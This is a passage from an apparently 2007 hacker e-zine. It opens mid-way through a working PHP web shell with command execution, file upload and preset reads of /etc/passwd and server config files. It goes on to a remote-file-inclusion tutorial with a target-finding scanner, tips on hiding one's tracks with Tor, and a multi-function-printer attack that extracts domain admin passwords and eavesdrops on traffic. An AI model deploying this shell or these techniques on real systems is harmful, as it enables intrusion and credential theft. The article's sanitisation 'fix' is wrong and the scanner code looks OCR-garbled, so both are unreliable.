bgcolor="#CCCCCC"><form id= "cmdform" name="cmdform" method="post" action= "<?php echo $_SERVER['PHP_SELF'];
?>"><textarea name="textarea" cols="120" rows= "20" class="cyber"><?php echo htmlentities ( $output); ?></textarea><span
class="normal" >Dir :<br></span><input name="cmd" type="text" size="50" /><input type="submit" name="Submit" value="Send"
/></form></td></tr><tr class="footer"><td width= "294"><div align="center" class="heading" ><span
class="style7">Windows</span></div></td><td width= "319"><div align="center" class="heading" ><span class="style7">Linux
</span></div></td></tr><tr class="normal"><td bgcolor="#CCCCCC"><p>Common ::</p><p><form method= "POST"
action=""><select size="1" name="cmd" ><option value="dir">dir</option></select><input name="submit" type=
"submit"value="OK" /></form></p></td><td bgcolor="#CCCCCC">Common ::
<form method="POST" action=""><select size="1" name= "cmd"><option value="cat /etc/passwd">/etc/passwd</option><option
value= "cat /var/cpanel/accounting.log">/var/cpanel/accounting.log</option><option value= "cat /etc/syslog.conf"
>/etc/syslog.conf</option><option value= "cat /etc/hosts">/etc/hosts</option><option value= "cat
/etc/named.conf">/etc/named.conf</option><option value="cat
/etc/httpd/conf/httpd.conf">/etc/httpd/conf/httpd.conf</option></select> <input type= "submit"value="OK"><br
/></form></td></tr><tr class="normal"><td bgcolor="#CCCCCC"> </td><td bgcolor= "#CCCCCC"><form action="<?php echo
$_SERVER['PHP_SELF']; ?>" method="post"
enctype="multipart/form-data"><label for="file">Filename:</label><input type= "file" name="fileupload" id="fileupload" /><br
/><input type= "submit" name="submit" value="Submit" /></form></td></tr><tr class="normal"><td
bgcolor="#CCCCCC"> </td><td bgcolor= "#CCCCCC"> </td></tr><tr class="normal" ><td bgcolor="#CCCCCC"> </td><td
bgcolor="#CCCCCC"> </td></tr><tr class="normal"><td bgcolor="#CCCCCC"> </td><td bgcolor= "#CCCCCC"> </td></tr><tr
class="normal"><td bgcolor= "#CCCCCC"> </td><td bgcolor="#CCCCCC"> </td></tr><tr class = "normal"><td
bgcolor="#CCCCCC"> </td><td bgcolor="#CCCCCC" > </td></tr><tr class="normal"><td bgcolor= "#CCCCCC"> </td><td
bgcolor="#CCCCCC"> </td></tr></table><hr><div align= "center"><br><span class="footer">Powered by HackScotland 2007 :: <a
href="http://www.hackscotland.com" rel="external">http: //www.hackscotland.com</a></span></div></body></html>
```

The Above script will allow you to dir/ls any Directory you have permission to view and it will allow you to execute some other neat commands which are not documented on the script or in this article, gives you something to have fun messing with to see just what works and what does not work.

Please be advised that you use the above script at your own risk, we don't want anyone using this on unknown servers or servers you do not have permission to use it on, We recommend that you download WIMP or LAMP and test these things on a local machine, that way your not hurting anyone and your not breaking any law's.

How to FIND Them

One thing to keep in mind, having any P.H.P driven websites that show their values clearly in their urls like index.php?page=index are just asking to be screwed with, even if an attacker does not have access to the page source, some will still spend the time trying out different variations of known exploits to check if your site can be hacked.

So you know the basics, this is where your either labeled a script kiddie, or a hacker, the reason for this is that a script kiddie, will now take this information without actually really understanding it, he will go find some tool that just spams away googling sites at random until it finds one they can play with, while a hacker on the other hand, will seek a deeper understanding on what's going on and will normally write their own tools to play with R.F.I's. in short, Hackers code the tools that script kiddies use.

To try and give you something extra to get your teeth into, and knowing full well you may not have any coding experience I have coded a tool that will scan a folder, parse all its PHP files and then output the results in a manner that will make it easier for the hacker to check the possible R.F.I results.

[code = language is BlitzMax - http://www.blitzbasic.com]

BlitzMax is an OOP or Object Orientated Language that's cross platform Mac, Linux and Windows, and it's extremely easy to learn so is the perfect starting point for people new to programming.

```
Strict
Framework BRL.Stream
Import BRL.Retro
Import BRL.FileSystem
Import BRL.LinkedList
Import BRL.StandardIO
Global Path:String
Global Result:TStream

'Adds the full path of all files found inside the folder <dir> and
its subdirectories to a list.
'The <list> parameter is a Linked List which can be created using
the CreateList command.
'The list object must be created first, and then passed to this
function

Global FileList:TList = CreateList()
Global IncStrList: TList=CreateList() ' list of include functions to
scan for.
Global ReqStrList : TList =CreateList() ' list of requesters to scan
for.
Global RepStrList : TList =CreateList() ' List of reported
includes for checking.
Global termstrlist : TList = CreateList()' create a list of
terminators

ListAddLast(termstrlist , ";")
ListAddLast(termstrlist , ".")
ListAddLast(termstrlist , "-")
ListAddLast(termstrlist , ")")
ListAddLast(termstrlist , " ")
ListAddLast(termstrlist , "+")
'ListAddLast(termstrlist , "]")
ListAddLast(termstrlist , "=")
ListAddLast(IncStrList , "include($")
ListAddLast(IncStrList , "include ($")
ListAddLast(IncStrList , "include( $")
ListAddLast(IncStrList , "include ( $")
<< Code Continued here ---------------------------------------→
```

```
ListAddLast(IncStrList , "include $")
ListAddLast(IncStrList , "include  $")
ListAddLast(IncStrList , "require($")
ListAddLast(IncStrList , "require ($")
ListAddLast(IncStrList , "require $")
ListAddLast(IncStrList , "require  $")
ListAddLast(IncStrList , "require( $")
ListAddLast(IncStrList , "require ( $")
ListAddLast(IncStrList , "include_once ($")
ListAddLast(IncStrList , "include_once ( $")
ListAddLast(IncStrList , "include_once $")
ListAddLast(IncStrList , "include_once  $")
ListAddLast(IncStrList , "include_once($")
ListAddLast(IncStrList , "include_once( $")
ListAddLast(IncStrList , "require_once $")
ListAddLast(IncStrList , "require_once  $")
ListAddLast(IncStrList , "require_once( $")
ListAddLast(IncStrList , "require_once ( $")
ListAddLast(IncStrList , "require_once($")
ListAddLast(IncStrList , "require_once ($")
ListAddLast(ReqStrList,"$_GET")
ListAddLast(ReqStrList,"$_POST ")
ListAddLast(ReqStrList,"$_REQUEST")

Print
"************************************************"
Print " H-Sc RFI Scanner Version Beta 4.0"
Print
"************************************************"
Print ""
Print " If you dump or Unzip your sample php into the scan
folder"
Print " Then just enter scan"
Print ""
path=Input("Enter Scan Path ? ")
Print ""

Global scanpath:TStream
Result = WriteStream("result.html")
Global Header:String
Global Footer:String
```

↓

```
Header = "<style type='text/css'><!-- .header {font-family: Verdana, Arial, Helvetica, sans-serif; font-size: x-small; color:
#CCCCCC; } .normal {font-family: Verdana, Arial, Helvetica, sans-serif; font-size: x-small; color: #CCCCCC;}.style8 {font-
family: Verdana, Arial, Helvetica, sans-serif; font-size: x-small; color: #000000; }.style14 {font-family: Verdana, Arial, Helvetica,
sans-serif; font-size: medium; color: #CCCCCC; font-weight: bold; }--></style><table width='100%' cellspacing='0'><tr><td
bgcolor='#333333'><span class='style14'>Variable</span></td><td bgcolor='#333333'><span
class='style14'>File</span></td><td bgcolor='#333333'><span class='style14'>Code</span></td><td bgcolor='#333333'><span
class='style14'>Line</span></td></tr>"
Footer = "</table>"
WriteLine (Result,header)
enumFiles(path)
scanFiles(FileList)
Global pass2:TStream
Global checkfile:TStream
WriteLine (Result , footer)
WriteLine (Result , "<table width='100%' border='0' cellpadding='0' cellspacing='0'><tr><td style='border-top:solid;border-color:#000000;'>&nbsp;</td></tr></table>")
WriteLine (Result , "</br><div align='center' class='style8'>H-Sc RFI Scanner</br> By Tsun</br>www.hackscotland.com</div>")
```

```

CloseStream (Result)
CloseStream (checkfile)
CloseStream (pass2)

Function enumFiles(dir:String)

  Local folder=ReadDir(dir)
  Local file:String
  Local ext:String

  Repeat
    file=NextFile(folder)

    If (file <> ".") And (file <> "..") And (file)
           If FileType(fullPath)=FILETYPE_DIR
        enumFiles(fullPath)
      Else
        'Check if the file is a .php file, and if it is, then write it to our list of files.

        ext = Right$ (fullPath , 3)
        ext = Upper$ (ext)
        If ext = "PHP" Then
          'WriteLine(Result , fullPath)
          Print "Adding file "+fullpath
          FileList.addlast(fullpath)
        End If
      End If
    End If    Local fullPath:String=RealPath(dir+"/"+file)

Until (file=Null)

  CloseDir folder
  Print "Complete Folder Scanning, all php files added"
  Print ""
End Function
Function scanFiles(list:TList)
  Print "Now Scanning Files "
```

<< Code Continued Here ---------------------------------→

```
Local linenumber:Int


  'Go through the file list, one file at a time.
  For Local currentitem:String = EachIn list
    'ok so now we have a file path stored in currentitem, we need to load it, and parse it.
    linenumber=0
    'open the file.
    If checkfile <> Null
      'DebugStop
      CloseStream(checkfile)
      checkfile = OpenStream(currentitem)
    Else
      checkfile = OpenStream(currentitem)
    End If
    Print "Scanning :: " + currentitem

    Repeat
      Local curLine:String
         curLine = ReadLine(checkfile)
      linenumber:+1
      For Local check:String = EachIn IncStrList
        'Now go through each function in the Function list and see if its in the line.
        Local pos
        If Instr(curLine , check , 1)
          ' ok, so we found an include, lets try and check if its being set above the current line.
          'and get the full variable name while were at it for testing.

              Local IFUCKINgSAidSO:Int = 0
              Local SHUTITBITCH:String
              Local compos:Int
              Local commentfound:Int = 0
              Local eol:Int

          commentfound = 0
```

```
'Scanning for commands. also scan for functions
          If Instr(curline , "//" , 1) Or
Instr(curline,"function",1) Then
            'debugstop
            'ok so some where in this line is a comment, lets
see if there is anything before it. still be usefull

            Repeat
              shutitbitch= Mid$(curline , compos , 1)
              DebugLog shutitbitch
              Select shutitbitch
                Case "~t"
                  'debugstop
                  'do nothing, dont know what this is but
seems like its needed.
                  'actually i think its a TAB
                Case ""
                  'debugstop
                  'do nothing
                Case " "
                  'debugstop
                  'do nothing
                Case "f"
                  'DebugStop
                  'ok we found an f lets check if its stick
on front of a function
                  'ok we found a function now what.
                  Local xxx:String
                  xxx = Mid$(curline , compos , 8)
                  If xxx = "function"
                    commentfound = 1
                    ifuckingsaidso = 1
                    Exit
                  End If
                Case "/"
                  'debugstop
                  'ok we found a commant marker set
commentfound to true
```

<< Code Continued Here ----------------------------------→

```
                  commentfound = 1
                  ifuckingsaidso = 1
                  Exit
                Default
                  ' ok so we should have found something
other than a " " and a "/"
                  'debugstop
                  commentfound = 0
                  ifuckingsaidso = 1
Exit

              End Select
              compos:+ 1
              eol:+1
            Until IFUCKINGSAidSO = 1 Or
eol=>Len(curline)-1

          End If
          If commentfound=0 Then
          Local varname:String
          Local stop:Int = 0
          Local startpos:Int =0
          Local endpos:Int=0
          Local pos:Int = 0
          Local curchar:String
          startpos = Instr(curline , "$" , 1)
          pos=startpos
          Repeat
            'DebugStop
            endpos = 0
            For Local ent:String = EachIn termstrlist
              curchar=Mid$ (curline , pos , 1)
              If ent = curchar  And endpos=0 Then
                endpos = pos-startpos
stop = True
                Exit
              End If
            Next
            pos:+ 1
          Until stop=True
```

```
  varname = Mid$(curline,startpos,endpos)
     DebugLog varname
    'ok now we have the variable name of the possible injection

    Local cl:Int = 0
    Local itsbeenset : Int = 0
    Local setcheck:String
    pass2 = OpenStream(currentitem)
    Repeat
      cl:+1
      setcheck = ReadLine(pass2)
      setcheck = Trim(setcheck)
      'now lets see if set check has our include variable in it.
      If Instr(setcheck , varname , 1) Then
        'ok, se we found another instance of varname, is it a setting instance tho ?
        Local t:Int =0
        If Instr(setcheck , varname + " =") Then t:+ 1
        If Instr(setcheck , varname + "=") Then t:+ 1
        If Instr(setcheck , varname + ".=") Then t:+ 1
        If Instr(setcheck , varname + " .=") Then t:+ 1

        'ok its probably been set, so lets ignore it and move on.
        If t>0 Then itsbeenset=1
      End If

    Until cl=linenumber-1 Or itsbeenset=1
    ' ok we have an inlcude, now add it to our report list.

    'trim the path
    'DebugStop
    Local trimpathpls:String
    trimpathpls=Replace$(currentitem,AppDir,"...")
    If itsbeenset = 0 Then
      Select alter
        Case 1
          WriteLine (Result , "<tr><td bgcolor='#cccccc' class='style8' style='border-right:solid;border-
color:#000000;'>" + varname + "</td><td bgcolor='#cccccc' class='style8' style=' border-right:solid;border-color:#000000;'>" +
trimpathpls+ "</td><td bgcolor='#cccccc' class='style8' style='border-right:solid;border-color:#000000;'>" + curline + "</td><td
bgcolor='#cccccc' class='style8' style='border-right:solid;border-color:#000000;'><div align='center'>" + linenumber +
"</div></td></tr>")
          alter = 0
        Case 0
          WriteLine (Result , "<tr><td bgcolor='#eeeeee' class='style8' style='border-right:solid;border-
color:#000000;'>" + varname + "</td><td bgcolor='#eeeeee' class='style8' style='border-right:solid;border-color:#000000;'>" +
trimpathpls+ "</td><td bgcolor='#eeeeee' class='style8' style='border-right:solid;border-color:#000000;'>" + curline + "</td><td
bgcolor='#eeeeee' class='style8' style='border-right:solid;border-color:#000000;'><div align='center'>" + linenumber +
"</div></td></tr>")
                alter = 1
            End Select
          End If
        End If
        End If
      Next
    Until Eof(checkfile)
  Next
  CloseStream (Checkfile)
End Function
Global alter:Int = 1
```

Those of you with programming experience and who want to convert this to C++ or any other language we would love to see your results so please post them on www.hackscotland.com..

Any of you with experience in Blitz, and want to know what to do next, then at the moment that scanner will not detect if a variable has been sanatised or not, the final app should scan for all possible R.F.I's, and then using that data, scan again to see if those possible hits are defined at any stage above their occurrence, this will then make the results even sharper.

How to Identify Vulnerability

I have already covered some of this, but will go over it again to refresh your memory and to aid in showing how this is done.

In many large scale and even small scale P.H.P projects developers make use of commands that enable them to pull in external code, this is called code re usability, for example if you make some code that creates a table on your page, you might have 20 pages that need tables, you don't need to code that same table 20 times, instead you can code it once, and then use an include to pull that code into each of those 20 pages, this cuts down on programming time and makes things a lot easier for the developer to manage their projects.

This including is also the main problem for websites, the problem lies in that PHP will include urls that are not local to the main server, and this is where the attacker can take advantage of your code, you're website or worse the server your hosted on.

Here are a list of the include commands:

- include();
- include_once();
- require()
- import()
- $_Get[];

Each of these commands have tons of explanations on the net so I wont go into them, you may also note that I also added $_GET in the list, I did this because it’s important for this article to help explain how this all works.

Let’s try and give an example here of some bad code that would use the above methods and allow an attacker to exploit you're web page.

Downloadlist.html

::Code::

```
<a href=download.php?page=list1.php>File List 1 </a>
<a href=download.php?page=list2.php>File List 2 </a>
<a href=download.php?page=list3.php>File List 3 </a>
```

download.php

::Code::

```
<?php
$page = $_GET[ page];
echo "<p>Thanks for downloading our ".$page." files.. enjoy!!</p>";
include($page );
?>
```

The Downloadlist.html file holds a link, the link passes list1.php into a variable called page in the download.php file, download.php then takes that variable which holds "list1.php" and includes it into its code.

If all is well and this was a real situation, then page1.php would hold a list of downloads links for example for games, page2.php may hold a list of applications and pag3.php well... 🙂

Anyway, so Mr Vic, has his site all running smooth, he can make a link and have his download pages listed on command, but what he doesn't understand, is that the link passing the filename into the page variable on downloads.php does not need to be a file on his server, and it can be set from any users web browser.

How to Protect Yourself

Keeping your identity secure while you mess around with R.F.I's is a key factor in any style of hacking, the most important things in any attack are.

- Get in.
- Do the job.
- Get out, leaving no tracks.

Sounds easy, but its not, any time you do anything on the internet I can assure you that some one, some where is creating a log of it all, The biggest resource of computer logs will be your ISP, as they log all websites that you read how long your on them and god knows what else.

You do have some tools at our disposal however that can make life a little harder for the admin's of the websites that you target or wish to scan.

GoogleDork : intitle"anonymous surfing"

Torpark: http://www.download.com/Torpark/3000-2356_4-10586816.html?tag=pdp_prod

At time of writing the TorPark website had changed so I am linking a download mirror for the file itself, I have not checked or verified this file.

I will explain a little bit about how TorPark works, but nothing in to much detail as that’s out of the remit for this article.

The Tor client, in this case TorPark, encrypts your http requests and then send them to a random router, this router then encrypts your data again and sends it to another router, this happens until your data which is well and truly screwed up hits the last link in the Tor chain, this last link then decodes your data and fires it at the target of the request, and then the same thing happens on the way back to your computer, the really amazing thing about the Tor network of routers is that the links in the chain change every time you use it, and the data is encrypted client side so even your ISP cant read what your looking at.

Having said that, TorPark is not perfect, any number of browser plugin can leave signs on the target computer that you were there, and who you were, Making sure you don't have any additional unwanted plugin's installed on your TorPark browser will help this.

It’s worth mentioning that even with TorPark running your anonymity is not guaranteed, not by a long shot, but it will make you a lot more hidden than if you are carrying out an attack directly.

How to Fix the Problem

Fixing the problem can be can be done a few ways; I will not go into the subject in great depth and will only explain two of them.

Make your Includes local
One way of tackling this problem is to force all of your includes to be local to the server, and not leave any possibility for them to be remote. You can do this by changing your include line to add a local file path like this.

::Code::

```
<?php
$page = $_GET[page];
include( 'local/path/'.$page);
?>
```

This then changes anything an attacker forces into the string to look like this
http://vic.com/local/path/www.shels.com/script.txt?
As you can see providing the target website does not actually have that file, the exploit is broken and the include fails.

This is an easy addition to add to any of the pages that your concerned about, make sure that the includes your forcing to be local do not actually need or require to be global, although I cant see why they would need to be.

Sanitize your Includes

You can also sanitize your variables with a function that for example strips away all back slashes from the parameters.

::Code::

```
<?php
$page = $_GET[page];

function cleanAll($input ) {
$input = strip_tags($input);
$input = htmlspecialchars ($input);
return($input);
}

$page=cleanAll($page);
include ($page);

?>
```

PHP comes with a lot of built in functions that let you strip out special characters and unusual things from strings, its always amazing that people do not use them more often.

The above code takes the same $page but then parses it through a function that removes all \ and / from it along with any other special html characters.

Final Thought's

In the community of hackers, you will come across a lot of different types of people, they have so many names and labels that I would be here forever trying to write them all down.


For me however, there are really only 3 groups of people, there are those who want to learn, and want to know how things work, commonly called the noobs, there are those who have information on how things work and don't want to share it, I call these the elitist's, and then, there are those like me, who have information and feel its better to share it than to hold onto it.

Within these three groups of people, you will find all walks of life, noobs who share, noobs who learn stuff and don't share, script kiddies who know how to use tools and share what they know, and those who don't share what they know.

If you take anything at all from my article I hope its that you will become a noob, script kiddie or hacker, that shares his information, and not one of the others who just horde it all to themselves.

Tsun - Signing out! - www.Hackscotland.com

UNEXPECTED HACK?



This photo was sent to us by DesertRose (from HVnet IRC). She currently lives in the UAE and after a certain amount of persuading (read death threats) she went out and took a photo of a payphone. As you can see at the top of the phone box the lighting circuit has been removed and replaced with power points! We're impressed / amused with the ingenuity behind it so thanks DR!

CLICK... PRINT... OWN!

By Belial

The below is all theoretical and should never be done. It’s funny, well actually quite scary how quickly and easily it is to open up a company’s network. Sure, security is pretty bad generally. But this has been exploded with the advance of multi function printers.

Before the time of these big bastards sitting in the corner of the office humming away companies bought black and white, colour and fax machines usually for each floor / department. These devices would eat up a lot of resources, however all where separate. The fax machine would connect to a phone line via the companies PBX; the printers would be networked and attached to a print server.

The process of printing was usually always push and not pull. So a person would connect to the printer via a print server making the process reasonably simple and reliantly secure. So you may ask what would happen if we combine all of these functionalities and add a few more what do you think will happen?

Well depending on the Multi-function printer you might buy, they will range in functionalities they provide. T his is a short summary of what we are most interested in playing around with:

- Connectivity to LDAP
- Connectivity to domain and exchange / mail + SMTP.
- Fax and remote dial in control
- fFxed, internal hard disk
- No password auditing
- Scan to folder, ftp or email.

Don't get me wrong, I am in no way against multi-function printers. I'm just trying to warn people who own run and maintain these in their home or office environment.

These printers are basically a PC on the inside. They have a motherboard, Intel chip or there about, RAM a standard IDE hard disk, Network connectivity via RJ45 Ethernet and RJ11 for Fax and voice. The printers would be controlled via 2 web front ends and others may have telnet control functionality too. Ok, So. Let’s start with the most common of human laziness that causes major issues with security. Default passwords and also simple, or no passwords at all.

When a company buys these printers they are delivered and installed by an engineer. Usually the engineer works for the company that the printers where sold from and could quite possibly be doing this every day or week.

The first mistake that would be made is done when setting the password.   The administrator password is usually 0000 – 000000 or 2580 or something there of. The reason behind this is that the first steps are performed on the printer’s front interface, which usually consists of a touch screen and a number pad.

The engineer will need to set a IP address and establish the printer on the network first before moving onto the web front end. This is why it makes it so easy for him/her to make the mistake of sticking in a very simple password in. You will be surprised how many countless times I have seen this being re-used!!! Secondly, is the web front-end. The engineer would configure the printer for the company. This means that things like LDAP are configured, how the printer talks to mail servers and domain user name and passwords.

This by itself is very dangerous. Why? Well because if you configure these devices with domain administrator credentials, and then save those credentials onto the printer and set an overall very weak and well known password you have just opened up your network to a whole host of attacks!.

You may say, yes but the password is *** out. Sure, that's correct. However since I am now the administrator of the printer I can then go off and find the advanced set-up options and make a full system back up via the web console. Then save the back up to my computer. Unzip it and view it in plane text! All i need to do is grep for administrator or LDAP or any of those keywords to drill down to the domains administrator password that the printer has been configured with. How secure is that?

Not to mention, that not only do I have access to the printer now, and your domain I can also make the printer save every single thing that's scanned and then email it to a drop box for my reviewing pleasure.

If that's not bad enough, we also have another method of attack. Remember I said these things connected to phone lines? Well the web front end may not be forwarded to the outside world all the time, but the phone line sure is!

You would need a small amount of information about a company to war dial their entire range. How many companies do you know that publish all their fax numbers on their websites? Well nearly… all.

Once you know what the numbers are, its as simple as opening up a hyper terminal session and making a modem to modem connection like we used to in the good old days, and guess what? Hey presto you have root on the printer. Now with remote, external access to the companies domain you could literally be anywhere in the world and if you know a bit about phreaking you can quite easily hide your tracks.

So, what else can be done? Well... we know we can back up the configuration, but we can also make upgrades on the printer’s firmware. Given that you have spent enough time hacking this together you could make a change to the printers OS, allowing you to do a tcpdump on the network interface. How many companies do you know that run their VoIP phones over the same switched data network? Well nearly all…

This means you can listen into every single telephone conversation, read every single email, log all passwords, and see all the printed & scanned documents; without ever needing to physically attach your computer to the network. Granted, there may be some limitations, such as disk space. They are usually around 40 – 80 Gigs and you probably will be attached to a switch, so not all the traffic will be represented to you. But even though I would say we have gotten pretty damn far.

Can we see any other ways we can progress this attack? Well. Lets see what we have so far:

- Access to domains Administrator password
- Access to all the printers
- Access to the Companies email system and documents.

Well, the opportunity for social engineering are endless and I have another question, what do you think the chances of the administrator password being re-used for pretty much very other critical service? Well, very very high. In fact, you could VPN, change firewall policy and access other things like back up servers etc.

In conclusion, I think more companies should buy these printers and install them. They should also take full advantage to all the features that these printers give and fully integrate them into their company’s network while making sure not to change the low security, pre-set default password.

THE RANDOM DATA DUMP

The Hackers Procrastinator

“A type of avoidance behaviour which is characterised by deferment of actions or tasks to a later time. It is often cited by psychologists as a mechanism for coping with the anxiety associated with starting or completing any task or decision.” **Wikipedia.**

Sandbox

Defacement?


OS

□ - Microsoft
□ - Mac OSX
□ - Unix
□ - Linux
□ - RISC
□ - TinyOS


Connections

Trunk	Editor
Linux	Static
Honey	Beach
Password	Tunnel
Black	Curios
Shell	Noise
Google	Table
Phreak	Pot
2600Hz	Blue Box
Info	Flood
DOS	Noob
White	password
DX	Elephant
UE	E-Mail
Rainbow	Free
Hex	Hat

Join The Nodes




Face or Clock




Passwords

0 OR 1

Draw In The Missing Bits



Cable Up The PCs



Demonix

About This Page

The Random Data Dump is YOUR page. We are accepting 1 page (A4 size) of anything hacking related, be it a montage of photos, a jumble of weird numbers, text etc – as long as it fits in with the magazines content we’ll include it. Remember the more random and interesting the better chance it will appear in the next magazine! Submit your pages to **articles@hackervoice.co.uk**

COMING SOON IN ISSUE 3

BACKDOOR SUPRISES!

Ves looks up “Backdoor” on Google and gets more than he bargained for!

LIVING IN POWER TOWERS!

Metatron decides to climb up a tower and then move in...
We hear about his experiences.

ALSO FEATURING.....

The 3-Hacker,
3-Phone Box Trick

AND...

We prove that Missy
from Page 7 is perfectly ok!

AVAILABLE EARLY 2008

Disclaimer: Contents may change, quite a lot.